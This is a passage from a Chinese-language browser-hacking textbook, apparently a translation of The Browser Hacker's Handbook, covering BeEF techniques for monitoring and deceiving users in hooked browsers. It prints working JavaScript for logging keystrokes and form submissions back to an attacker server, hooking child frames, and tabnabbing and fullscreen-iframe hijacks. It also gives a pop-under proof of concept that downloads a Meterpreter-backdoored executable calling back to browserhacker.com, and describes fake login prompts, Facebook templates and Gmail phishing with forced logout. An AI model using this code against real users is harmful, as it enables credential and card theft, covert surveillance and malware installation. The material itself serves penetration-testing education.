- mousemove——鼠标从元素上移动

- mouseover——鼠标移入元素的边界
- mouseenter——与mouseover类似，但事件不会冒泡至父元素
- mouseout——鼠标移出元素的边界
- mouseleave——与mouseleave类似，但事件不会冒泡至父元素
- mousedown——在元素上按下鼠标键
- mouseup——在元素上松开鼠标键

BeEF事件日志

默认状态下，BeEF会自动记录本章中提到的所有类型的事件。图5-4展示了键盘和鼠标事件的日志格式。

5	**Event**	0.728s - [Blur] Browser window has lost focus.
7	**Event**	12.598s - [Focus] Browser window has regained focus.
8	**Event**	14.532s - [Mouse Click] x: 276 y:287 > div
9	**Event**	15.629s - [Mouse Click] x: 262 y:317 > button
10	**Event**	18.538s - [Mouse Click] x: 371 y:318 > button
11	**Event**	20.008s - [Mouse Click] x: 309 y:400 > input (yourname)
12	**Event**	21.932s - [User Typed] "Mic
13	**Event**	22.941s - [User Typed] "hele
14	**Event**	25.402s - [Mouse Click] x: 313 y:474 > input (creditcard)
15	**Event**	26.972s - [User Typed] "444
16	**Event**	27.994s - [User Typed] "45555
17	**Event**	29.004s - [User Typed] "6666
18	**Event**	30.012s - [User Typed] "777
19	**Event**	30.988s - [Mouse Click] x: 305 y:510 > div#hamper
20	**Event**	31.021s - [User Typed] "7
21	**Event**	32.232s - [Mouse Click] x: 274 y:576 > input (yourname)
22	**Event**	4.697s - [Blur] Browser window has lost focus.

图5-4　BeEF中记录的键盘和鼠标事件

如果你能够控制DOM，就能捕获所有类型的鼠标事件，还能查看并记录鼠标光标在网站上移动的方式。因为DOM还会暴露滚轮事件类型，所以你可以追踪用户使用滚轮向上和向下滚动页面的时间。通过把所有这些事件结合在一起，从技术上讲，甚至可以重新创建和监控用户在勾连的页面中的所有操作。

5.2.4　使用表单事件

除了对所有元素监听键盘事件外，BeEF还针对所有<form>元素提供了自定义逻辑。通过使用jQuery的元素选择器，执行下面的代码，会在当前DOM中的所有表单的submit事件上绑定beef.logger.submit()函数：

```
$j('form').submit(
  function(e) { beef.logger.submit(e); }
});
```

beef.logger.submit()函数通过遍历表单，取出所有输入框的值（包括隐藏元素），然后把它们发送回BeEF服务器：

```
/**
 * 只要有表单提交，就将激发submit函数
 */
submit: function(e) {
  try {
    var f = new beef.logger.e();
    var values = "";
    f.type = 'submit';
    f.target = beef.logger.get_dom_identifier(e.target);
    for (var i = 0; i < e.target.elements.length; i++) {
      values += "["+i+"]";
      values +=e.target.elements[i].name;
      values +="="+e.target.elements[i].value+"\n";
        }
    f.data = 'Action: '+$j(e.target).attr('action');
    f.data += ' - Method: '+$j(e.target).attr('method');
    f.data += ' - Values:\n'+values;
    this.events.push(f);
  } catch(e) {}
}
```

beef.logger.e定义了一种简单的事件结构，它可以兼容各种事件类型，比如鼠标事件、键盘事件等，便于将各种事件以统一的形式传回BeEF服务器。函数中的for循环用于遍历表单中所有的子元素。有一点需要注意，这段代码并未考虑表单字段中存在disabled属性的情形。

5.2.5　使用 IFrame 按键记录

除了可以向当前窗口中的DOM绑定事件记录函数，也可以在SOP的范围内，向其他IFrame绑定JavaScript。DOM通过frames对象暴露出当前文档中所有的frame。

BeEF的DOM记录模块的一个功能是：循环遍历当前DOM中的frame，尝试对每个同源的IFrame重新下钩子。随后，对DOM事件的记录也会延伸到这些frame中。这个任务由beef.browser.hookChildFrames()函数完成，其代码如下：

```
/**
 * 勾连当前窗口中的所有子框架
 * 存在同源策略限制
 */
hookChildFrames:function () {

  // 创建script对象
  var script  = document.createElement('script');
  script.type = 'text/javascript';
  script.src  = '<%== @beef_proto %>://<%== @beef_host %>:
    <%== @beef_port %><%== @hook_file %>';

  // 迭代子框架
  for (var i=0;i<self.frames.length;i++) {
```

5

```
        try {
            // 添加勾连脚本
            self.frames[i].document.body.appendChild(script);
        } catch (e) {
        }
      }
    }
```

在这个函数中，首先创建了一个script元素，最后遍历各个frame，并在各frame的body中插入该script。

除了尝试自动勾连所有的子frame，BeEF还提供了一个单独的命令模块，来执行类似的功能。这个模块就是IFrame Event Logger。当你想在当前窗口之上弹出一个重叠的IFrame，并且收集键盘记录而非全部BeEF的勾连事件日志时，这个模块非常有用。

在本节中，我们探究了你作为一名攻击者监控用户动作时可以使用的事件监听途径。随着浏览器的持续升级以及新功能的引入，极有可能会有不少新的事件处理逻辑加入进来。一个典型的案例是移动设备使用量的急速增长，这促使W3C引入了触摸事件[14]。随着时间的推移，主流浏览器的DOM引入新事件的同时，也引入了潜在的监控以及攻击的途径。

5.3　社会工程学

在第2章中，你曾见识过社会工程学的威力，这是一种在目标浏览器中执行初始控制代码的有效方式。当然，社会工程学的手段远不止这些。你可以发掘出非常多的社会工程学方法，来牢牢控制用户的浏览器进程。

很多时候，“问”是你向目标获取信息的最简单的方式。一个精心构造的社会工程学诱饵，尤其是当它处在一个正常的浏览会话中时，很容易使大部分用户上钩。这些诱饵有很多形式，比如虚假的软件升级、伪造的登录表单、恶意伪造的小程序等。

我们在后面的几小节中讨论的许多技术方案可以在浏览器之外使用，尤其是那些诱导用户运行程序的方案。在浏览器之外执行代码的最简单的办法，通常是获取用户的信任，尤其当用户处在一个较安全且补丁完善的操作系统中时。

5.3.1　使用标签绑架

在本章的前一部分，你已经见识过了对DOM进行事件劫持的威力。在你已经掌控了用户与特定页面的交互操作后，就可以很方便地在用户未浏览当前窗口时寻找下手的时机。目前，浏览器的标签页功能广受欢迎，用户经常会在标签页之间切换。如果你已经对blur事件进行了监听，便可以轻松地获取到用户离开勾连窗口的时长。演示代码如下：

```
var idle_timer;
begin_countdown = function() {
  idle_timer = setTimeout(function() {
    performComplicatedBackgroundFunction();
  }, 60000);
```

```
}
$j(window).blur(function(e) {
  begin_countdown();
}
$j(window).focus = function() {
  clearTimeout(idle_timer);
}
```

这段代码定义了一个idle_timer变量和一个begin_countdown函数。当函数执行时，会新建一个计时器并赋给idle_timer，计时器在1分钟后会执行performComplicatedBackgroundFunction()。这个函数会在窗口触发blur事件时执行。此外我们还监听了focus事件，目的是能在用户返回标签页时停止定时器。

对于拥有控制权的标签页，可以在其不可见时替换其中的内容或页面地址，这种标签绑架的思路最早由Aza Raskin提出[15]。BeEF的TabNabbing命令模块提供了类似的逻辑。默认情况下，这个模块会从用户那儿取得两个参数：计时器等待的时长，以及浏览器重定向的目标URL。此外，为了使攻击更加有效，你还可以使用beef.browser.changeFavicon()来修改页面的图标。

将不可见标签中的URL替换成一个克隆网站的URL，这是标签绑架攻击的一种典型案例，其中用到BeEF的"社会工程学"扩展，我们曾在2.2.4节中介绍过。在URL替换完成后，你仍然拥有页面的控制权，这时可以同时显示一个credential harvester页面。

5

5.3.2 使用全屏

全屏攻击是一种很棒的无感知攻击的方法。此方法我们曾在第3章的"使用完全叠加层"小节中介绍过，但是还可以对其进行扩展，尤其是在已经勾连的页面中。

如果你已经攻陷了一个页面，而且希望能够持续对勾连浏览器进行控制，那么可以采用一个小技巧：将勾连的DOM中所有的当前链接重写，以把它们加载到全屏的IFrame。这里我们复用曾在第3章中介绍过的代码片段，来创建这个全屏的IFrame：

```
createIframe: function(type, params, styles, onload) {
  var css = {};
  if (type == 'hidden') {
    css = $j.extend(true, {
      'border':'none', 'width':'1px', 'height':'1px',
      'display':'none', 'visibility':'hidden'},
    styles);
  }
  if (type == 'fullscreen') {
    css = $j.extend(true, {
      'border':'none', 'background-color':'white', 'width':'100%',
      'height':'100%',
      'position':'absolute', 'top':'0px', 'left':'0px'},
    styles);
    $j('body').css({'padding':'0px', 'margin':'0px'});
  }

  var iframe = $j('<iframe />').attr(params).css(css).load(onload).
```

```
    prependTo('body');

  return iframe;
}
```

借助强大的jQuery选择器，我们可以用非常简单的语句，实现对当前DOM中所有锚点元素的遍历：

```
$j('a').click(function(event) {
  if ($j(this).attr('href') != '') {
    event.preventDefault();
    beef.dom.createIframe('fullscreen',
      {'src':$j(this).attr('href')},
      {},
      null
    );
    $j(document).attr('title',$j(this).html());
    document.body.scroll = "no";
    document.documentElement.style.overflow = 'hidden';
  }
});
```

对当前DOM中的所有链接执行以下操作。

(1) 首先使用`if`语句，判断当前链接中是否包含`HREF`属性；脚本只会覆盖包含`HREF`属性的链接。

(2) 接着调用`preventDefault()`函数，阻止该事件在事件流中继续传播。

(3) 然后调用`createIframe()`函数，创建一个全屏大小的IFrame，其源为链接的`HREF`属性值。

(4) 下一步是把当前勾连页面的标题更新为锚点元素的文本内容。例如，若链接的代码为`<a href="http://beefproject.com">BeEF Project</a>`，那么页面标题将会更新为“BeEF Project”。

(5) 最后为了更好地隐藏IFrame以下的内容，我们禁用了当前文档的滚动条，并将其样式中的`overflow`属性设置为`hidden`。

在这些操作执行后，虽然所有的链接看上去未发生任何变化，但是点击时的动作却大有不同。重写后的链接在被点击时，会在当前DOM的顶层弹出一个全屏大小的IFrame，尽管页面的内容均包裹在IFrame中，让用户看上去却觉得一切正常。但就像我们在前几章中讲到的，用户很可能会察觉到一些蛛丝马迹，然后进行进一步的甄别。

图5-5展示了一个已经进行了链接替换的页面。注意看图中框出的部分，真实的目标URL仍然显示在状态栏中。图5-6展示了点击链接后的页面。地址栏中的地址未发生变化，但页面标题改成了被点击的链接的名字。如果你访问http://beefproject.com，就会发现其实这个页面真正的标题是“BeEF — The Browser Exploitation Framework Project”。



图5-5 重写链接




图5-6 全屏大小的IFrame

BeEF将上文描述的逻辑封装成Create Foreground IFrame模块。但如果你是个急性子，也可以使用一种更直接的方式加载IFrame。为了尽量减小被用户察觉的可能性，可以借助BeEF的事件模块对用户进行监控，当用户跳出页面后，使用Redirect Browser (iFrame)模块，打开一个新的全屏

大小的IFrame，如图5-7所示。另一个避免用户察觉的技巧，是直接在IFrame中加载当前页面，这样用户在继续浏览页面时，并不会察觉到他们已经被困在一个窗口里了。




图5-7　BeEF事件浏览器——等待失去焦点事件

有一种更高级的全屏攻击方式，是利用HTML 5的全屏显示API。目前大多数浏览器均提供了进行全屏显示的方法，比如在Windows下的IE中按F11键切换全屏。借助HTML 5的全屏显示API，切换全屏的操作也可以由程序控制浏览器完成，YouTube也是利用此方法进行全屏播放的。

Feross Aboukhadijeh的攻击实例表明，如果你的目标毫无戒心，那么你可以使用许多高级的钓鱼手法，其中就包括使用HTML5的全屏显示特性。要了解关于此次攻击的详细信息，你可以访问链接：http://feross.org/html5-fullscreen-api-attack/。此次攻击可以归纳为以下步骤。

(1) 在当前页面中添加一些隐藏的HTML元素，用于模拟用户的系统和浏览器。

(2) 根据用户的系统和浏览器不同，变更元素的样式。

(3) 拦截用户的点击事件，然后打开虚假的链接。在Aboukhadijeh的例子中，他修改了原本指向https://www.bankofamerica.com的链接。当用户点击这个链接时，执行下面的动作。

1) 阻止默认动作并停止事件冒泡。

2) 将浏览器切换至全屏模式。

3) 显示之前隐藏的HTML元素。

4) 在主要的HTML元素中填入虚假的内容。在本例中是一张美国银行网站的截图。

由于不同的浏览器之间存在差异，所以适用的切换全屏模式的代码也略有不同。可以使用下

面的函数屏蔽差异：

```
function requestFullScreen() {
  if (elementPrototype.requestFullscreen) {
    document.documentElement.requestFullscreen();
  } else if (elementPrototype.webkitRequestFullScreen) {
    document.documentElement.webkitRequestFullScreen(
     Element.ALLOW_KEYBOARD_INPUT);
  } else if (elementPrototype.mozRequestFullScreen) {
    document.documentElement.mozRequestFullScreen();
  } else {
    /* can't go fullscreen */
  }
}
```

无独有偶，Sindre Sorhus也实现了一个提供同样功能的JavaScript库[16]。但有一点要注意，尽管你可以使用程序将浏览器切换至全屏模式，但是浏览器会向用户弹出一个警告对话框，如图5-8所示。



图5-8　全屏警告

为了减少用户对伪造的全屏显示内容产生怀疑的可能性，可以尝试使用与原网站域名较为相似的域名加载frame，这样警告对话框中的网址和已加载的网址对比起来差异较小，几乎可以说是一模一样的。

5.3.3　UI 期望滥用

大部分浏览器已经将文件的下载、插件的激活和HTML5的API调用时的模态通知改为了非模态通知。唯独Safari除外，它（在本书写作时）仍旧使用模态通知。如图5-9所示，非模态通知在对用户进行提醒和通知时，不会干扰页面的浏览。换言之，其目的是在不干扰用户的前提下提升可用性。



图5-9　非模态通知示例

Rosario Valotta曾在2013年的Hack In The Box黑客大会上，展示过关于在不同浏览器中滥用这些非模态对话框的研究[17]。首先，正如本章前面提过的，非模态通知很容易被模仿。只需要几行JavaScript以及CSS的代码，就可以很轻易地伪造出类似Chrome或者IE下载可执行程序时的通知窗口。此外，Rosario还提出了非模态通知的四个要点。

- 即便窗口处于后台运行，非模态通知仍然可以正常显示，例如弹出广告或打开辅助窗口。
- 键盘快捷键同样适用于通知栏。根据浏览器语言的不同，在浏览器发出通知时，你可以用快捷键Alt+R（Run，英语系统下），或快捷键Alt+E（Esegui，意大利语系统下），运行可执行程序。
- 可以使用Tab键在通知栏上切换焦点，例如可以从运行按钮切换到保存或者取消按钮。
- 非模态通知栏与导航窗口绑定，所以它们会随着窗口的移动、变形或关闭而做出相应的变化。

你可能已经注意到了，此处存在一些用于攻击用户的潜在安全问题。事实上，正是由于这些非模态对话框的种种特征，使攻击变得非常容易。在IE中，用户只要被诱导按下一个键，就可能在毫不知情的情况下运行一个可执行程序。

谷歌的Chrome也存在类似的问题，唯一的不同是需要用户做的不再是按下按键，而是点击鼠标。让我们来详细分析一下在IE下这种攻击的原理。后面提供了Rosario的“Proof of Concept”原始代码的精简版本，以及相关屏幕截图。

结合前面提到的非模态通知的四个要点，我们还原出Windows 7操作系统下，IE9或IE10的用户被攻击的全过程。

(1) 用jQuery弹出功能（参见第3章），在窗口中弹出一个弹窗。

(2) 弹出窗口的同时下载一个可执行程序，例如一个含有Metasploit Meterpreter后门的程序，该程序运行时会自动连接回browserhacker.com。

(3) 尽管模态通知已经发出，但对用户来说是不可见的，因为打开的弹窗正好被遮挡在当前导航窗口下。

(4) 此时，该弹窗尽管仍处在后台，但是已经获得了焦点。换言之，此时用户的任何按键操作都会直接作用于该弹窗。

(5) 现在你可以使用一些社会工程学的技巧，让用户自觉自愿地按下R键、空格键或Enter键，按这些键的效果等同于用户在非模态对话框中点击Run按钮。这样，我们已经成功地在没有引起用户注意的前提下执行了代码。

使用下面的代码即可以实现这个漂亮的攻击：

```
<!DOCTYPE html>
<html>
<head>
<!-- with IE9, the focus of the pop-under is on the
 notification bar, which facilitates the attack -->
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
</head>
<body>
```

```
<h2>Private Forum
<br>
<h3>Click the button to start registration
<div>
 <button onclick="loadpopunder()">Start</button>
</div>
<script>
function loadpopunder(){
  win3=window.open('popunder.html','',
  'top=0, left=0,width=500,height=500');
  win3.blur();
  document.write("Loading...");
  document.location="captcha.html";
  doit();
}
function doit(){
  win3=window.open('popunder.html','',
  'top=0, left=0,width=500,height=500');
  win3.blur();
}
</script>
</body>
</html>
```

当用户点击Start按钮时，会执行`loadpopunder()`函数，然后会弹出一个新窗口，并在其中加载popunder.html页面。popunder.html页面包含的代码如下：

```
<!DOCTYPE html>
<html>
<head>
 <meta charset="utf-8" />
 <!-- with IE9, the focus of the pop-under is on the
 notification bar, which facilitates the attack -->
 <meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
 <title>Exploit Demo</title>
</head>
<body style='height: 1000px' >
<iframe id="f1" width="100" height="100"></iframe>
<script type="text/javascript">
 document.getElementById("f1").src="malicious.exe";
</script>
</body>
</html>
```

由于弹窗被很好地隐藏在当前浏览窗口背后，因此用户很难注意到这些变化。然而，此时JavaScript代码已经动态地修改了IFrame的源，以便于触发可执行程序的下载。同时，当前页面也跳转至captcha.html：

```
<!DOCTYPE html>
<html>
<head>
<!-- with IE9, the focus of the pop-under is on the
 notification bar, which facilitates the attack -->
```

```
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
</head>
<body>
<h2>To proceed with registration we need
 to verify you are not a bot...
<br>
<h3>Type the text shown below:</h3>
<img src="blink.gif"></img>
<img src="captcha.png"
 style="position:absolute; top:120px; left:170px"></img>
</body>
</html>
```

这个虚假的验证码输入框可以诱导用户按下你需要的按键，比如本例中在英文操作系统下的R键（运行）。图5-10和图5-11展示了当用户按下R键（虚假的验证码图片中的首字母）后的效果。




图5-10　用户被诱导点击R键后，程序开始运行

为了能使通知栏在默认状态下获得焦点，在上文代码中我们使用了`meta`标签，将IE引擎设置为IE7兼容模式。在该模式中，浏览器会默认激活通知栏，与在IE7的逻辑相同。这也就意味着，只需按下R键（而无需Tab+R）即可执行该程序。这个看似简单的变化无疑大大提升了攻击的效果。




图5-11　安装自动开始

这个攻击手法存在两大天敌：*用户访问控制*（User Access Control，UAC）[18]和IE的SmartScreen筛选器[19]。然而，UAC并不会给我们带来很多困扰，因为它只对需要管理员权限才能执行的程序有效，而一个带有Meterpreter后门的程序并不需要这些权限。另一个麻烦是IE的SmartScreen。微软从IE8起引入了SmartScreen，通过内建黑名单的机制来阻止潜在的危险程序在用户不知情的情况下运行。在图5-12中，我们可以看到SmartScreen筛选器运行的几个实例。



图5-12　SmartScreen筛选器运行实例

与大部分基于黑名单的检测类似，SmartScreen无法做到百分百可靠。根据Valotta的研究，Twitter上20%的短连接URL都会指向可以绕过SmartScreen筛选器的程序，即exetweets。而且，若程序使用了Symantec Extended Validation证书签名，SmartScreen将不再检查该文件以及其发布者，而是默认该程序安全[20]。

1. 使用伪造的登录输入框

你可能会有疑惑，既然我们已经有能力监控用户所有的键盘事件，为什么还需要通过其他途径获得他们的用户名和密码呢？毕竟你已经可以查看他们全部的按键操作，不是吗？但事实上，监听DOM `keypress`的事件的效果，完全取决于在应用中下钩子的地方。

例如，如果原始的钩子通过在登录页面中的XSS漏洞侵入，那么接着监听DOM的`keypress`

事件即可获取到用户的用户名和密码。可惜，事情并不总是如我们所愿，很多情况下我们可能只能在用户登录后才有机会侵入浏览器。当然，此时你依然可以获取当前会话的cookie，或通过BeEF提供的隧道代理操作用户的会话，但这仍旧会给你以后的登录带来不便。

针对未起疑心的用户而言，获取其密码可以获得更便捷的登录以及其他诸多好处。在基于密码的单因子认证系统中，密码复用是一个较为核心的问题。因而在这类案例中，如果你能获得用户的密码，你或许可以在多个系统中全面控制该用户。

这些钓鱼攻击的效果一定程度上取决于所侵入的网页环境。然而不幸的是，许多用户在面对警告时仍然愿意提交自己的个人信息。这也在一定程度上解释了为什么古老的钓鱼网站在银行诈骗中仍然卓有成效。如果你能够吸引足够多的用户访问该网站，你依然可以骗到一部分人泄露他们的个人机密信息。

使用JavaScript的`prompt()`函数伪造登录提示框非常简单，代码如下所示：

```
var answer = prompt("Your session has expired.
  Please re-enter your password:");
```

当该代码运行时，会弹出一个对话框并自动获得焦点，如图5-13所示。




图5-13　对话框提示

`answer`变量会直接传递给攻击者，以达到窃取密码的目的。但是该方法并不是非常有效，因为这样的对话框很明显与原来的网站格格不入。而且在用户输入密码时，输入的字符均为明文，这明显与大部分密码输入框不同。

2. 完美盗窃

当然，如果你能够在当前勾连的页面中，插入你需要的任何内容，那你几乎可以伪造出一个以假乱真的登录对话框。这就是BeEF的Pretty Theft（完美盗窃）模块的功能。

该模块带有一套经过设计的钓鱼模板，其中包括一些以下列网站为目标的模板：

- ❑ Facebook
- ❑ LinkedIn
- ❑ YouTube
- ❑ Yammer

针对未提到的其他网站，此模块还提供了一个通用的模板，该模板允许自定义对话框中的图像。

该模块还使用了一个类似的背景渐暗模式的对话框。此外该模块在运行时会新建一个定时器，用以循环不停地监控用户名和密码的变更。图5-14展示了带有BeEFesque通用标志的模块，图5-15则展示了专用于攻击Facebook的模板。你可以在https://browserhacker.com找到该模块完整的代码。




图5-14　Pretty Theft模块的通用模板




图5-15 Pretty Theft模块的Facebook模板

3. Gmail钓鱼

这类动态的、嵌入式的网络钓鱼攻击自然不会放过Gmail。2012年6月，Google的邮箱服务以惊人的4.25亿用户量，取代Hotmail成为了最流行的在线邮件平台（虽然后者也取得了3.6亿的成绩）[21]。如此大的用户量自然吸引了很多攻击者的关注，Gmail Phishing模块也就应运而生。由@floyd_ch开发的这个BeEF模块，与之前介绍过的其他模块具有许多相似之处，但在执行中也存在一定的差异。该模块在首次启动时会执行以下代码：

```
document.title = "Google Mail: Email from Google";
beef.browser.changeFavicon("https://mail.google.com/favicon.ico");
logoutGoogle();
displayPhishingSite();
```

搭建钓鱼环境分为两步：首先更新当前文档的标题，然后将页面的图标更新为Google的favicon.ico文件。`logoutGoogle()`函数的功能是循环向Google发起退出登录的请求，该请求并不会引起防御XSRF控制措施的注意，所以很方便踢掉当前在线的用户。通过这样的请求，既可以强制当前在线的用户下线，也能够让他们无法重新登录。随后`displayPhishing-Site()`函数就会利用伪造的信息篡改当前页面的`document.body`元素，如图5-16所示。

